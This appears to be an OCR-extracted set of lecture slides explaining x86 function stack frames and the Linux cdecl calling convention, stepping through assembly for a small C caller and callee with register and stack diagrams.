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
Function Frame



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
%ebp	0x10000

Function Frame



0xFFFFFFFF

…

c 0x41273333

b 0x64

a 0x6E

0x10000

0xFFFC

0xFFF8

0xFFF4


0xFFF0

0x00000000

```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	0x64
%esp	0xFFF0
%ebp	0x10000

Function Frame



0xFFFFFFFF

	…	
c	0x41273333	0x10000
b	0x64	0xFFFC
a	0x6E	0xFFF8
		0xFFF4
		0xFFF0

0x00000000

```
mov %esp,%ebp
sub $0x10,%esp
movl $0xa,-0xc(%ebp)
movl $0x64,-0x8(%ebp)
mov $0x41273333,%eax
mov %eax,-0x4(%ebp)
mov -0x8(%ebp),%eax
add %eax,-0xc(%ebp)
```

%eax	0x64
%esp	0xFFF0
%ebp	0x10000

Function Frames

- Allows us to allocate memory for the function's local variables
- However, when considering calling a function, what other information do we need?
  - Return value
  - Parameters
  - Our frame pointer
  - Return address (where to start program execution when function returns)
  - Local variables
  - Temporary variables

Calling Convention


- All of the previous information must be stored on the stack in order to call the function
- Who should store that information?
  - Caller?
  - Callee?
- Thus, we need to define a convention of who pushes/stores what values on the stack to call a function
  - Varies based on processor, operating system, compiler, or type of call

x86 Linux Calling Convention (cdecl)

- Caller (in this order)
  - Pushes arguments onto the stack (in right to left order)
  - Pushes address of instruction after call
- Callee
  - Pushes previous frame pointer onto stack
  - Creates space on stack for local variables
  - Ensures that stack is consistent on return
  - Return value in %eax register


```c
int callee(int a, int b)
{
  return a + b + 1;
}

int main()
{
  int a;
  a = callee(10, 40);
  return a;
}
```

```
          callee:
            push %ebp
prologue    mov %esp,%ebp
            mov 0xc(%ebp),%eax
            mov 0x8(%ebp),%edx
            lea (%edx,%eax,1),%eax
            add $0x1,%eax
            pop %ebp
epilogue    ret
          main:
            push %ebp
prologue    mov %esp,%ebp
            sub $0x18,%esp
            movl $0x28,0x4(%esp)
            movl $0xa,(%esp)
            call callee
            mov %eax,-0x4(%ebp)
            mov -0x4(%ebp),%eax
            leave
epilogue    ret
```




```
callee:
    push %ebp                  0x8048394
    mov %esp,%ebp              0x8048395
    mov 0xc(%ebp),%eax         0x8048397
    mov 0x8(%ebp),%edx         0x804839a
    lea (%edx,%eax,1),%eax0x804839d
    add $0x1,%eax              0x80483a0
    pop %ebp                   0x80483a3
    ret                        0x80483a4
main:
  → push %ebp                  0x80483a5
    mov %esp,%ebp              0x80483a6
    sub $0x18,%esp             0x80483a8
    movl $0x28,0x4(%esp)       0x80483ab
    movl $0xa,(%esp)           0x80483b3
    call 0x8048394             0x80483ba
    mov %eax,-0x4(%ebp)        0x80483bf
    mov -0x4(%ebp),%eax        0x80483c2
    leave                      0x80483c5
    ret                        0x80483c6
```

%eax	
%edx	
%esp	
%ebp	
%eip	




```
callee:
   push %ebp                  0x8048394
   mov %esp,%ebp              0x8048395
   mov 0xc(%ebp),%eax         0x8048397
   mov 0x8(%ebp),%edx         0x804839a
   lea (%edx,%eax,1),%eax0x804839d
   add $0x1,%eax              0x80483a0
   pop %ebp                   0x80483a3
   ret                        0x80483a4
main:
   push %ebp                  0x80483a5
   mov %esp,%ebp              0x80483a6
   sub $0x18,%esp             0x80483a8
   movl $0x28,0x4(%esp)       0x80483ab
   movl $0xa,(%esp)           0x80483b3
   call 0x8048394             0x80483ba
   mov %eax,-0x4(%ebp)        0x80483bf
   mov -0x4(%ebp),%eax        0x80483c2
   leave                      0x80483c5
   ret                        0x80483c6
```

%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483a5



%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483a5

```
callee:
   push %ebp                   0x8048394
   mov %esp,%ebp               0x8048395
   mov 0xc(%ebp),%eax          0x8048397
   mov 0x8(%ebp),%edx          0x804839a
   lea (%edx,%eax,1),%eax0x804839d
   add $0x1,%eax               0x80483a0
   pop %ebp                    0x80483a3
   ret                         0x80483a4
main:
➡  push %ebp                   0x80483a5
   mov %esp,%ebp               0x80483a6
   sub $0x18,%esp              0x80483a8
   movl $0x28,0x4(%esp)        0x80483ab
   movl $0xa,(%esp)            0x80483b3
   call 0x8048394              0x80483ba
   mov %eax,-0x4(%ebp)         0x80483bf
   mov -0x4(%ebp),%eax         0x80483c2
   leave                       0x80483c5
   ret                         0x80483c6
```



0xFFFFFFFF


0xfd2d4

0xfd2c0

0x00000000


```
callee:
   push %ebp                    0x8048394
   mov %esp,%ebp                0x8048395
   mov 0xc(%ebp),%eax           0x8048397
   mov 0x8(%ebp),%edx           0x804839a
   lea (%edx,%eax,1),%eax0x804839d
   add $0x1,%eax                0x80483a0
   pop %ebp                     0x80483a3
   ret                          0x80483a4
main:
   push %ebp                    0x80483a5
   mov %esp,%ebp                0x80483a6
   sub $0x18,%esp               0x80483a8
   movl $0x28,0x4(%esp)         0x80483ab
   movl $0xa,(%esp)             0x80483b3
   call 0x8048394               0x80483ba
   mov %eax,-0x4(%ebp)          0x80483bf
   mov -0x4(%ebp),%eax          0x80483c2
   leave                        0x80483c5
   ret                          0x80483c6
```

%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483a5




%eax	
%edx	
%esp	0xfd2d0
%ebp	0xfd2c0
%eip	0x80483a6

```
callee:
  push %ebp                   0x8048394
  mov %esp,%ebp               0x8048395
  mov 0xc(%ebp),%eax          0x8048397
  mov 0x8(%ebp),%edx          0x804839a
  lea (%edx,%eax,1),%eax0x804839d
  add $0x1,%eax               0x80483a0
  pop %ebp                    0x80483a3
  ret                         0x80483a4
main:
  push %ebp                   0x80483a5
→ mov %esp,%ebp               0x80483a6
  sub $0x18,%esp              0x80483a8
  movl $0x28,0x4(%esp)        0x80483ab
  movl $0xa,(%esp)            0x80483b3
  call 0x8048394              0x80483ba
  mov %eax,-0x4(%ebp)         0x80483bf
  mov -0x4(%ebp),%eax         0x80483c2
  leave                       0x80483c5
  ret                         0x80483c6
```



